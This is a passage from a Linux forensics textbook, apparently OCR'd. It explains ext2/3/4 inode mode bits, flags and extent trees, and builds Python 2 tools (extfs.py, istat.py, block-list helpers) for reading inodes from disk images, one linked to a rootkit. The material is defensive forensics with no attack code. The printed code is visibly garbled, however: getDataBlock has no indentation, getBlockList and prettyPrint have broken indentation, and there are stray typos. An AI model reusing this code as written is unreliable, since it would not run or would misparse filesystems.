
```
“””
This helper function parses the mode bitvector
stored in an inode. It accepts a 16-bit mode
bitvector and returns a list of strings.
“””
def getInodeModes(mode):
  retVal = []
  if mode & 0x1:
    retVal.append(“Others Exec”)
  if mode & 0x2:
    retVal.append(“Others Write”)
  if mode & 0x4:
```

```
    retVal.append("Others Read")
  if mode & 0x8:
    retVal.append("Group Exec")
  if mode & 0x10:
    retVal.append("Group Write")
  if mode & 0x20:
    retVal.append("Group Read")
  if mode & 0x40:
    retVal.append("Owner Exec")
  if mode & 0x80:
    retVal.append("Owner Write")
  if mode & 0x100:
    retVal.append("Owner Read")
  if mode & 0x200:
    retVal.append("Sticky Bit")
  if mode & 0x400:
    retVal.append("Set GID")
  if mode & 0x800:
    retVal.append("Set UID")
  return retVal
"""
This helper function parses the mode bitvector
stored in an inode in order to get file type.
It accepts a 16-bit mode bitvector and
returns a string.
"""
def getInodeFileType(mode):
  fType = (mode & 0xf000) >> 12
  if fType == 0x1:
    return "FIFO"
  elif fType == 0x2:
    return "Char Device"
  elif fType == 0x4:
    return "Directory"
  elif fType == 0x6:
    return "Block Device"
  elif fType == 0x8:
    return "Regular File"
  elif fType == 0xA:
    return "Symbolic Link"
```

```
  elif fType == 0xc:
    return "Socket"
  else:
    return "Unknown Filetype"
"""
This helper function parses the flags bitvector
stored in an inode. It accepts a 32-bit flags
bitvector and returns a list of strings.
"""
def getInodeFlags(flags):
  retVal = []
  if flags & 0x1:
    retVal.append("Secure Deletion")
  if flags & 0x2:
    retVal.append("Preserve for Undelete")
  if flags & 0x4:
    retVal.append("Compressed File")
  if flags & 0x8:
    retVal.append("Synchronous Writes")
  if flags & 0x10:
    retVal.append("Immutable File")
  if flags & 0x20:
    retVal.append("Append Only")
  if flags & 0x40:
    retVal.append("Do Not Dump")
  if flags & 0x80:
    retVal.append("Do Not Update Access Time")
  if flags & 0x100:
    retVal.append("Dirty Compressed File")
  if flags & 0x200:
    retVal.append("Compressed Clusters")
  if flags & 0x400:
    retVal.append("Do Not Compress")
  if flags & 0x800:
    retVal.append("Encrypted Inode")
  if flags & 0x1000:
    retVal.append("Directory Hash Indexes")
  if flags & 0x2000:
    retVal.append("AFS Magic Directory")
  if flags & 0x4000:
```

```
    retVal.append("Must Be Written Through Journal")
  if flags & 0x8000:
    retVal.append("Do Not Merge File Tail")
  if flags & 0x10000:
  retVal.append("Directory Entries Written S2ynchronously")
  if flags & 0x20000:
    retVal.append("Top of Directory Hierarchy")
  if flags & 0x40000:
    retVal.append("Huge File")
  if flags & 0x80000:
    retVal.append("Inode uses Extents")
  if flags & 0x200000:
    retVal.append("Large Extended Attribute in Inode")
  if flags & 0x400000:
    retVal.append("Blocks Past EOF")
  if flags & 0x1000000:
    retVal.append("Inode is Snapshot")
  if flags & 0x4000000:
    retVal.append("Snapshot is being Deleted")
  if flags & 0x8000000:
    retVal.append("Snapshot Shrink Completed")
  if flags & 0x10000000:
    retVal.append("Inline Data")
  if flags & 0x80000000:
    retVal.append("Reserved for Ext4 Library")
  if flags & 0x4bdfff:
    retVal.append("User-visible Flags")
  if flags & 0x4b80ff:
    retVal.append("User-modifiable Flags")
  return retVal
"""
This helper function will convert an inode
number to a block group and index with the
block group.
Usage: [bg, index ] = getInodeLoc(inodeNo, inodesPerGroup)
"""
def getInodeLoc(inodeNo, inodesPerGroup):
  bg = (int(inodeNo) - 1) / int(inodesPerGroup)
  index = (int(inodeNo) - 1) % int(inodesPerGroup)
  return [bg, index ]
```

```
"""
Class Inode. This class stores extended filesystem
inode information in an orderly manner and provides
a helper function for pretty printing. The constructor accepts
a packed string containing the inode data and inode size
which is defaulted to 128 bytes as used by ext2 and ext3.
For inodes > 128 bytes the extra fields are decoded.
Usage inode = Inode(dataInPackedString, inodeSize)
inode.prettyPrint()
"""
class Inode():
  def __init__(self, data, inodeSize=128):
    # store both the raw mode bitvector and interpretation
    self.mode = getU16(data)
    self.modeList = getInodeModes(self.mode)
    self.fileType = getInodeFileType(self.mode)
    self.ownerID = getU16(data, 0x2)
    self.fileSize = getU32(data, 0x4)
    # get times in seconds since epoch
    # note: these will rollover in 2038 without extra
    # bits stored in the extra inode fields below
    self.accessTime = time.gmtime(getU32(data, 0x8))
    self.changeTime = time.gmtime(getU32(data, 0xC))
    self.modifyTime = time.gmtime(getU32(data, 0x10))
    self.deleteTime = time.gmtime(getU32(data, 0x14))
    self.groupID = getU16(data, 0x18)
    self.links = getU16(data, 0x1a)
    self.blocks = getU32(data, 0x1c)
    # store both the raw flags bitvector and interpretation
    self.flags = getU32(data, 0x20)
    self.flagList = getInodeFlags(self.flags)
    # high 32-bits of generation for Linux
    self.osd1 = getU32(data, 0x24)
    # store the 15 values from the block array
    # note: these may not be actual blocks if
    # certain features like extents are enabled
    self.block = []
    for i in range(0, 15):
      self.block.append(getU32(data, 0x28 + i * 4))
    self.generation = getU32(data, 0x64)
```

```
    # the most common extened attributes are ACLs
    # but other EAs are possible
    self.extendAttribs = getU32(data, 0x68)
    self.fileSize += pow(2, 32) * getU32(data, 0x6c)
    # these are technically only correct for Linux ext4 filesystems
    # should probably verify that that is the case
    self.blocks += getU16(data, 0x74) * pow(2, 32)
    self.extendAttribs += getU16(data, 0x76) * pow(2, 32)
    self.ownerID += getU16(data, 0x78) * pow(2, 32)
    self.groupID += getU16(data, 0x7a) * pow(2, 32)
    self.checksum = getU16(data, 0x7c)
    # ext4 uses 256 byte inodes on the disk
    # as of July 2015 the logical size is 156 bytes
    # the first word is the size of the extra info
    if inodeSize > 128:
      self.inodeSize = 128 + getU16(data, 0x80)
    # this is the upper word of the checksum
    if self.inodeSize > 0x82:
      self.checksum += getU16(data, 0x82) * pow(2, 16)
    # these extra bits give nanosecond accuracy of timestamps
    # the lower 2 bits are used to extend the 32-bit seconds
    # since the epoch counter to 34 bits
    # if you are still using this script in 2038 you should
    # adjust this script accordingly :-)
    if self.inodeSize > 0x84:
      self.changeTimeNanosecs = getU32(data, 0x84) >> 2
    if self.inodeSize > 0x88:
      self.modifyTimeNanosecs = getU32(data, 0x88) >> 2
    if self.inodeSize > 0x8c:
      self.accessTimeNanosecs = getU32(data, 0x8c) >> 2
    if self.inodeSize > 0x90:
      self.createTime = time.gmtime(getU32(data, 0x90))
      self.createTimeNanosecs = getU32(data, 0x94) >> 2
    else:
      self.createTime = time.gmtime(0)
    def prettyPrint(self):
      for k, v in sorted(self.__dict__.iteritems()) :
        print k+":", v
```

The first three helper functions are straightforward. The line `return [bg, index ]` in getInodeLoc is the Python way of returning more than one value from a function. We

have returned lists (usually of strings) before, but the syntax here is slightly different.

There is something new in the Inode class. When interpreting the extra timestamp bits, the right shift operator (>>) has been used. Writing `x >> y` causes the bits in x to be shifted y places to the right. By shifting everything two bits to the right we discard the lower two bits which are used to extend the seconds counter (which should not be a problem until 2038) and effectively divide our 32-bit value by four. The shift operators are very fast and efficient. Incidentally, the left shift operator (<<) is used to shift bits the other direction (multiplication).

A script named istat.py has been created. Its functionality is similar to that of the istat utility from The Sleuth Kit. It expects an image file, offset to the start of a filesystem in sectors, and an inode number as inputs. The script follows.

```
#!/usr/bin/python
#
# istat.py
#
# This is a simple Python script that will
# print out metadata in an inode from an ext2/3/4 filesystem inside
# of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import extfs
import sys
import os.path
import subprocess
import struct
import time
from math import log
def usage():
  print("usage " + sys.argv[0] + \
    " <image file> <offset> <inode number> \n"+
    "Displays inode information from an image file")
  exit(1)
def main():
  if len(sys.argv) < 3:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
    exit(1)
```

```
  emd = extfs.ExtMetadata(sys.argv[1], sys.argv[2])
  # get inode location
  inodeLoc = extfs.getInodeLoc(sys.argv[3], \
    emd.superblock.inodesPerGroup)
  offset = emd.bgdList[inodeLoc[0]].inodeTable \
    * emd.superblock.blockSize + \
    inodeLoc[1] * emd.superblock.inodeSize
  with open(str(sys.argv[1]), 'rb') as f:
    f.seek(offset + int(sys.argv[2]) * 512)
    data = str(f.read(emd.superblock.inodeSize))
  inode = extfs.Inode(data, emd.superblock.inodeSize)
  print "Inode %s in Block Group %s at index %s" % (str(sys.argv[3]), \
    str(inodeLoc[0]), str(inodeLoc[1]))
  inode.prettyPrint()
if __name__ == "__main__":
  main()
```

In this script we have imported the extfs.py file with the line `import extfs`. Notice that there is no file extension in the import statement. The script is straightforward. We see the typical usage function that is called if insufficient parameters are passed into the script. An extended metadata object is created, then the location of the inode in question is calculated. Once the location is known, the inode data is retrieved from the file and used to create an inode object which is printed to the screen. Notice that "extfs." must be prepended to the function names now that we are calling code outside of the current file. We could avoid this by changing the import statement to `from extfs import *`, but I did not do so as I feel having the "extfs." makes the code clearer.

Results of running this new script against one of the interesting inodes from the PFE subject system image are shown in Figure 7.21. A couple of things about this inode should be noted. First, the flags indicate that this inode uses extents which means the block array has a different interpretation (more about this later in this chapter). Second, this inode contains a creation time. Because this is a new field only available in ext4 filesystems, many tools, including those for altering timestamps, do not change this field. Obviously, this unaltered timestamp is good data for the forensic investigator. Now that we have learned about the generic inodes, we are ready to move on to a discussion of some inode extensions that will be present if the filesystem has certain features enabled.



FIGURE 7.21

Results of running istat.py on an inode associated with a rootkit on the PFE subject system.

Inode extensions and details

You may have noticed from the script in the previous section that the file mode bitvector in the inode contains more that just the file mode. In addition to the standard mode information which may be changed via the `chmod` command, the type of file is also stored. The file mode bitvector is sumarized in Table 7.8.

Table 7.8. File mode bitvector from the inode. Bolded items are mutually exclusive.

15	14	13	12	11	10	9	8
Regular or Simlink w/ 13 or Socket w/ 14	**Directory or Block Dev w/Bit 13**	**Char Device or Block w/ Bit 14**	**FIFO**	Set UID	Set GID	Sticky Bit	Owner Read

7	6	5	4	3	2	1	0
Owner Write	Owner Execute	Group Read	Group Write	Group Execute	Others Read	Others Write	Others Execute

Upon examining Table 7.8, the lower twelve bits should look familiar as all of these modes may be changed via the standard Linux `chmod` (change mode) command. These file modes are not mutually exclusive. The upper four bits are used to specify the file type. Each file is allowed only one type. The file types are broken out in Table 7.9.

Table 7.9. Decoding the file type from the upper four bits of the inode file mode.

	Bit from Inode File Mode			
Meaning	**15**	**14**	**13**	**12**
FIFO (pipe)	0	0	0	1
Character Device	0	0	1	0
Directory	0	1	0	0
Block Device	0	1	1	0
Regular File	1	0	0	0
Symbolic Link	1	0	1	0
Socket	1	1	0	0

The inode contains a 32-bit bitvector of flags. The lower word of flags is summarized in Table 7.10. Some flags may lack operating system support. Investigators familiar with Windows may know that there is a registry flag, HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate, which can be used to disable access time updating on NTFS directories. Bit 7, no access time updating, provides a similar function on an extended filesystem, but at the individual file or directory level.

Table 7.10. Lower word of inode flags.

15	14	13	12	11	10	9	8
File tail not merged	Data written through journal	AFS Magic	Directory has hash indexes	Encyrpted Inode	Don't compress file	Compressed clusters	Dirty compressed file

7	6	5	4	3	2	1	0
No access time updating	No Dump	Append Only	File is immutable	Synchronous Writes	File is compressed	Preserve for undelete	Secure Deletion

The high word of inode flags is summarized in Table 7.11. Most of these flags only make sense in the context of ext4 optional features. Bit 28, inode has inline data, is used to store very small files entirely within the inode. The first 60 bytes are stored in the block array (which is not needed to store blocks). If the file grows beyond 60 bytes up to about 160 bytes, bytes 60 and up are stored in the space between inodes (currently 100 bytes). If the file exceeds 160 bytes, all of the data is moved to a regular block.

Table 7.11. Upper word of inode flags.

31	30	29	28	27	26	25	24
Reserved for Ext4 library	Unused	Unused	Inode has inline data	Snapshot shrink completed	Snapshot is being deleted	Unused	Inode is snapshot

23	22	21	20	19	18	17	16
Unused	Blocks past end of file (deprecated)	Inode stores large extended attribute	Unused	Inode uses extents	Huge File	Top of directory	Directory entry sync writes

Huge files specify their size in clusters, not blocks. The cluster size is stored in the superblock when huge files are present on a filesystem. Huge files require the Extents feature. Extents will be discussed in detail later in this chapter. Like in-line data, extents use the 60 bytes in the block array for a different purpose. We have said that an inode is the keeper of file metadata. In the next section we will discuss how to retrieve a file based on information stored in the inode.

Going from an inode to a file

We have discussed the fifteen entries in the block array and how they are used to specify data blocks which house a file. We have also seen that these sixty bytes may be re-purposed for certain cases. If the inode stores a symbolic link and the target is less than sixty bytes long it will be stored in the block array. If the in-line data flag is set, the first sixty bytes of a file are in this space. We have also mentioned that extents use this space differently.

When parsing an inode for the list of blocks contained in a file (or directory) in the most generic situation (i.e. no extents), we read the first twelve entries in the block array and add any non-zero values to our list of blocks. If the thirteenth entry is non-zero, we read in the block with the address stored there which contains a list of up to 1024 blocks. Any non-zero entries from the data block are added to our list. This allows files as large as 4 megabytes + 48 kilobytes to be handled.

If there is an entry in the fourteenth block array item, we load the specified data block which contains a list of data blocks which in turn contain lists of data blocks. There are up to 1024 * 1024 entries in this doubly indirect level all of which point to 4 kilobyte blocks which allow files as large as 4 gigabytes + 4 megabytes + 48 kilobytes to be handled. If this is still not enough, the last entry is for a triply indirect block which permits files as large as 4 terabytes + 4 gigabytes + 4 megabytes + 48 kilobytes, at least in theory. If you have an ext4 filesystem, it is much more likely to use extents which are discussed in the next section.

Extents

The system for storing lists of data blocks described in the previous section is fine when most files are small. When file sizes are measured in megabytes, gigabytes, or terabytes, performance quickly becomes an issue, however. To be fair, the Linux extended filesystem has been around for decades and yet is perfectly acceptable as is for many users. The elegant solution to improve performance for large files is the use of extents.

Extents store lists of contiguous blocks in a tree structure. Those familiar with NTFS will know that it uses a list of data runs (contiguous clusters) in a similar manner. As with most things in Linux, storing block lists in a tree is much more efficient than the simple list used in Windows. Three types of structures are required to build an extent tree. Every extent tree node must have a header that indicates what is stored in the node. The top node of a tree is often referred to as the root node. The root node header is always stored at the start of the inode block array. All non-empty extent trees must have at least one leaf node which is called an extent (which is essentially equivalent to the NTFS data run). There may be middle nodes between the root node and leaf nodes which are called indexes. All three types of structures have a length of 12 bytes which allows the root node header plus four entries to be stored in the inode block array.

The extent header is summarized in Table 7.12. The header begins with a magic number which is a double-check that what follows is not a traditional direct data block entry. If the depth is zero, the entries that follow the header in this node are leaf nodes (extents). Otherwise the entries are for index (middle) nodes. If you work out the math, storing the largest file supported by ext4 should never require more than five levels in the tree.

Table 7.12. Extent header format.

Offset	Size	Name	Description
0x0	2	Magic	Magic number 0xF30A
0x2	2	Entries	Entries that follow the header
0x4	2	Max Entries	Maximum number of entries that might follow header
0x6	2	Depth	0=this node points to data blocks 1-5=this node points to other other extents
0x8	4	Generation	Generation of the tree

The extent index node entry is summarized in Table 7.13. The block in the first field is a logical block number (the file is contained in logical block zero through total blocks minus one). For those familiar with NTFS, this is similar to a Virtual Cluster Number (VCN). The only real data in an index node is a 48-bit block address for the node one level lower in the tree.

Table 7.13. Extent index format.

Offset	Size	Name	Description
0x0	4	Block	This node covers block x and following
0x4	4	Leaf lo	Lower 32 bits of block containing the node (leaf or another index) one level lower in tree
0x8	2	Leaf hi	Upper 16 bits of the block described above
0xA	2	Unused	Padding to 12 byte size

The extent (leaf) node entry is summarized in Table 7.14. As with the index node, the first field is a logical block number. This is followed by a length. This length is normally less than 32,768. However, if uninitialized blocks are supported on this filesystem (say with the lazy block group feature), a value greater than 32,768 indicates that the extent consists of (32,768 – length) uninitialized data blocks. This is not common. The extent ends with a 48-bit data block address for the first block in this extent.

Table 7.14. Extent node format.

Offset	Size	Name	Description
0x0	4	Block	First block covered by this extent
0x4	2	Len	If <= 32768 initialized blocks in extent If > 32768 extents is (len-32768) uninit blocks
0x6	2	Start hi	Upper 16 bits of the starting block
0x8	4	Start lo	Lower 32 bits of the starting block

Based on what we have learned about extents, we can update our extfs.py and istat.py files to more accurately report what is stored in the inode block array when extents are being used. I should point out that if there are multiple levels in the extent tree that the entire tree will not be printed out, only the four entries from the inode block array will be included. The reasons for this is that parsing a multi-level tree requires data blocks to be read. This is not as big of an issue as it might seem at first. Four leaf nodes storing 32,768 block extents permit files as large as 32,768 * 4 * 4096 or 536,870,912 bytes (512 MB) to be stored entirely within the inode block array. The following code, containing three small classes and a helper function, needs to be added to our extfs.py file.

```
"""
Class ExtentHeader. Parses the 12-byte extent
header that is present in every extent node
in a Linux ext4 filesystem inode with the extent
flag set. Accepts a 12-byte packed string.
```

```
Usage: eh = ExtentHeader(data)
  eh.prettyPrint()
"""
class ExtentHeader():
  def __init__(self, data):
    self.magic = getU16(data)
    self.entries = getU16(data, 0x2)
    self.max = getU16(data, 0x4)
    self.depth = getU16(data, 0x6)
    self.generation = getU32(data, 0x8)
  def prettyPrint(self):
    print("Extent depth: %s entries: %s max-entries: %s generation: %s" \
      % (self.depth, self.entries, self.max, self.generation))
"""
Class ExtentIndex. Represents a middle
or index node in an extent tree. Accepts
a 12-byte packed string containing the index.
Usage: ei = ExtentIndex(data)
  ei.prettyPrint()
"""
class ExtentIndex():
  def __init__(self, data):
    self.block = getU32(data)
    self.leafLo = getU32(data, 0x4)
    self.leafHi = getU16(data, 0x8)
  def prettyPrint(self):
    print("Index block: %s leaf: %s" \
      % (self.block, self.leafHi * pow(2, 32) + self.leafLo))
"""
Class Extent. Represents a leaf node
or extent in an extent tree. Accepts
a 12-byte packed string containing the extent.
Usage: ext = Extent(data)
  ext.prettyPrint()
"""
class Extent():
  def __init__(self, data):
    self.block = getU32(data)
    self.len = getU16(data, 0x4)
    self.startHi = getU16(data, 0x6)
```

```
    self.startLo = getU32(data, 0x8)
  def prettyPrint(self):
    print("Extent block: %s data blocks: %s - %s" \
      % (self.block, self.startHi * pow(2, 32) + self.startLo, \
      self.len + self.startHi * pow(2, 32) + self.startLo - 1))
"""
Function getExtentTree(data). This function
will get an extent tree from the passed in
packed string.
Note 1: Only the data passed in to the function is
parsed. If the nodes are index nodes the tree is
not traversed.
Note 2: In the most common case the data passed in
will be the 60 bytes from the inode block array. This
permits files up to 512 MB to be stored.
"""
def getExtentTree(data):
  # first entry must be a header
  retVal = []
  retVal.append(ExtentHeader(data))
  if retVal[0].depth == 0:
    # leaf node
    for i in range(0, retVal[0].entries):
      retVal.append(Extent(data[(i + 1) * 12 : ]))
  else:
    # index nodes
    for i in range(0, retVal[0].entries):
      retVal.append(ExtentIndex(data[(i + 1) * 12 : ]))
  return retVal
```

This code uses no techniques that have not been covered in this book thus far. We must also modify the Inode class in order to handle the extents properly. The updated Inode class is shown in the following code. New code is shown in ***bold italics***.

```
"""
Class Inode. This class stores extended filesystem
inode information in an orderly manner and provides
a helper function for pretty printing. The constructor accepts
a packed string containing the inode data and inode size
which is defaulted to 128 bytes as used by ext2 and ext3.
For inodes > 128 bytes the extra fields are decoded.
Usage inode = Inode(dataInPackedString, inodeSize)
```

```
  inode.prettyPrint()
"""
class Inode():
  def __init__(self, data, inodeSize=128):
    # store both the raw mode bitvector and interpretation
    self.mode = getU16(data)
    self.modeList = getInodeModes(self.mode)
    self.fileType = getInodeFileType(self.mode)
    self.ownerID = getU16(data, 0x2)
    self.fileSize = getU32(data, 0x4)
    # get times in seconds since epoch
    # note: these will rollover in 2038 without extra
    # bits stored in the extra inode fields below
    self.accessTime = time.gmtime(getU32(data, 0x8))
    self.changeTime = time.gmtime(getU32(data, 0xC))
    self.modifyTime = time.gmtime(getU32(data, 0x10))
    self.deleteTime = time.gmtime(getU32(data, 0x14))
    self.groupID = getU16(data, 0x18)
    self.links = getU16(data, 0x1a)
    self.blocks = getU32(data, 0x1c)
    # store both the raw flags bitvector and interpretation
    self.flags = getU32(data, 0x20)
    self.flagList = getInodeFlags(self.flags)
    # high 32-bits of generation for Linux
    self.osd1 = getU32(data, 0x24)
    # store the 15 values from the block array
    # note: these may not be actual blocks if
    # certain features like extents are enabled
    self.block = []
    self.extents = []
    if self.flags & 0x80000:
      self.extents = getExtentTree(data[0x28 : ])
    else:
      for i in range(0, 15):
      self.block.append(getU32(data, 0x28 + i * 4))
    self.generation = getU32(data, 0x64)
    # the most common extened attributes are ACLs
    # but other EAs are possible
    self.extendAttribs = getU32(data, 0x68)
    self.fileSize += pow(2, 32) * getU32(data, 0x6c)
```

```
    # these are technically only correct for Linux ext4 filesystems
    # should probably verify that that is the case
    self.blocks += getU16(data, 0x74) * pow(2, 32)
    self.extendAttribs += getU16(data, 0x76) * pow(2, 32)
    self.ownerID += getU16(data, 0x78) * pow(2, 32)
    self.groupID += getU16(data, 0x7a) * pow(2, 32)
    self.checksum = getU16(data, 0x7c)
    # ext4 uses 256 byte inodes on the disk
    # as of July 2015 the logical size is 156 bytes
    # the first word is the size of the extra info
    if inodeSize > 128:
      self.inodeSize = 128 + getU16(data, 0x80)
  # this is the upper word of the checksum
  if self.inodeSize > 0x82:
      self.checksum += getU16(data, 0x82) * pow(2, 16)
    # these extra bits give nanosecond accuracy of timestamps
    # the lower 2 bits are used to extend the 32-bit seconds
    # since the epoch counter to 34 bits
    # if you are still using this script in 2038 you should
    # adjust this script accordingly :-)
    if self.inodeSize > 0x84:
      self.changeTimeNanosecs = getU32(data, 0x84) >> 2
    if self.inodeSize > 0x88:
      self.modifyTimeNanosecs = getU32(data, 0x88) >> 2
    if self.inodeSize > 0x8c:
      self.accessTimeNanosecs = getU32(data, 0x8c) >> 2
    if self.inodeSize > 0x90:
      self.createTime = time.gmtime(getU32(data, 0x90))
      self.createTimeNanosecs = getU32(data, 0x94) >> 2
    else:
      self.createTime = time.gmtime(0)
  def prettyPrint(self):
    for k, v in sorted(self.__dict__.iteritems()) :
      if k == 'extents' and self.extents:
        v[0].prettyPrint() # print header
        for i in range(1, v[0].entries + 1):
          v[i].prettyPrint()
      elif k == 'changeTime' or k == 'modifyTime' or \
        k == 'accessTime' \
        or k == 'createTime':
```

```
        print k+":", time.asctime(v)
      elif k == 'deleteTime':
      if calendar.timegm(v) == 0:
        print 'Deleted: no'
      else:
        print k+":", time.asctime(v)
    else:
  print k+":", v
```

The results of running istat.py with the updated extfs.py file are shown in Figure 7.22. The highlighted lines shown what has been added.

FIGURE 7.22

Results of running istat.py against an inode associated with a rootkit on the PFE subject system. The highlighted lines show information about the extent used to store this file.

Now that we can read the block information for both traditional blocks and extents, a script to retrieve a file from its inode is easily created. The new script will be named icat.py. The Sleuth Kit provides a similar utility named `icat`. We will begin by adding two new helper functions to extfs.py. The new code follows.

```
# get a datablock from an image
def getDataBlock(imageFilename, offset, blockNo, blockSize=4096):
with open(str(imageFilename), 'rb') as f:
f.seek(blockSize * blockNo + offset * 512)
data = str(f.read(blockSize))
return data
```

```
"""
function getBlockList
This function will return a list of data blocks
if extents are being used this should be simple assuming
there is a single level to the tree.
For extents with multiple levels and for indirect blocks
additional "disk access" is required.
Usage: bl = getBlockList(inode, imageFilename, offset, blockSize)
where inode is the inode object, imageFilename is the name of a
raw image file, offset is the offset in 512 byte sectors to the
start of the filesystem, and blockSize (default 4096) is the
size of a data block.
"""
def getBlockList(inode, imageFilename, offset, blockSize=4096):
  # now get the data blocks and output them
  datablocks = []
  if inode.extents:
    # great we are using extents
    # extent zero has the header
    # check for depth of zero which is most common
    if inode.extents[0].depth == 0:
      for i in range(1, inode.extents[0].entries + 1):
        sb = inode.extents[i].startHi * pow(2, 32) + \
          inode.extents[i].startLo
        eb = sb + inode.extents[i].len # really ends in this minus 1
        for j in range(sb, eb):
      datablocks.append(j)
    else:
    # load this level of the tree
    currentLevel = inode.extents
    leafNode = []
    while currentLevel[0].depth != 0:
    # read the current level
    nextLevel = []
    for i in range(1, currentLevel[0].entries + 1):
      blockNo = currentLevel[i].leafLo + \
        currentLevel[i].leafHi * pow(2, 32)
    currnode = getExtentTree(getDataBlock(imageFilename, \
      offset, blockNo, blockSize))
      nextLevel.append(currnode)
```

```
      if currnode[0].depth == 0:
        # if there are leaves add them to the end
        leafNode.append(currnode[1: ])
      currentLevel = nextLevel
    # now sort the list by logical block number
    leafNode.sort(key=lambda x: x.block)
    for leaf in leafNode:
      sb = leaf.startHi * pow(2, 32) + leaf.startLo
      eb = sb + leaf.len
      for j in range(sb, eb):
        datablocks.append(j)
  else:
    # we have the old school blocks
    blocks = inode.fileSize / blockSize
    # get the direct blocks
    for i in range(0, 12):
      datablocks.append(inode.block[i])
      if i >= blocks:
        break
    # now do indirect blocks
    if blocks > 12:
      iddata = getDataBlock(imageFilename, offset, \
        inode.block[12], blockSize)
      for i in range(0, blockSize / 4):
        idblock = getU32(iddata, i * 4)
        if idblock == 0:
      break
    else:
    datablocks.append(idblock)
    # now double indirect blocks
    if blocks > (12 + blockSize / 4):
      diddata = getDataBlock(imageFilename, offset, \
        inode.block[13], blockSize)
    for i in range(0, blockSize / 4):
      didblock = getU32(diddata, i * 4)
    if didblock == 0:
      break
    else:
      iddata = getDataBlock(imageFilename, offset, \
        didblock, blockSize)
```

```
      for j in range(0, blockSize / 4):
        idblock = getU32(iddata, j * 4)
      if idblock == 0:
        break
      else:
    datablocks.append(idblock)
  # now triple indirect blocks
  if blocks > (12 + blockSize / 4 + blockSize * blockSize / 16):
    tiddata = getDataBlock(imageFilename, offset, \
      inode.block[14], blockSize)
    for i in range(0, blockSize / 4):
      tidblock = getU32(tiddata, i * 4)
      if tidblock == 0:
        break
    else:
      diddata = getDataBlock(imageFilename, offset, \
        tidblock, blockSize)
    for j in range(0, blockSize / 4):
      didblock = getU32(diddata, j * 4)
      if didblock == 0:
    break
  else:
    iddata = getDataBlock(imageFilename, offset, \
      didblock, blockSize)
    for k in range(0, blockSize / 4):
      idblock = getU32(iddata, k * 4)
      if idblock == 0:
        break
      else:
    datablocks.append(idblock)
  return datablocks
```

The first helper function, getDataBlock, simply seeks to the correct place in the file image and then reads a block of data. The second function, getBlockList, is a bit more involved. It begins with a check to see if extents are in use. If extents are being used, most files have nothing but leaf nodes in the four entries from the inode block array. We do a quick check to see if the tree depth is zero and, if this is the case, simply read the entries from the inode block array. We do this not just to simplify the code for the most common case, but also because no further disk access is required to generate a block list.

If we have a multi-level tree, we save the current level of inodes and create an empty list of leaf nodes. We then begin a `while` loop on the line `while`

`currentLevel[0].depth != 0:`. This loop will execute until the lowest level (leaf nodes) of the tree has been found. Any leaf nodes encountered while walking through the tree are appended to the leafNode list.

After exiting the while loop the leafNode list is sorted by logical block number on the line `leafNode.sort(key=lambda x: x.block)`. Python has the ability to sort a list in place. In order to sort the list we require a sorting function that is passed into the sort method as the parameter named key. This is where the lambda comes in. In Python a lambda is an anonymous function. The construct `key=lambda x: x.block` is essentially the same as saying `key=f(x)` where f(x) is defined as follows:

```
def f(x):
  return x.block
```

You can easily see why you wouldn't want to define a named function like this every time you wanted to perform a sort or other operation requiring a single use function. The `lambda` keyword makes your Python code much more compact and easier to understand once you know how it works.

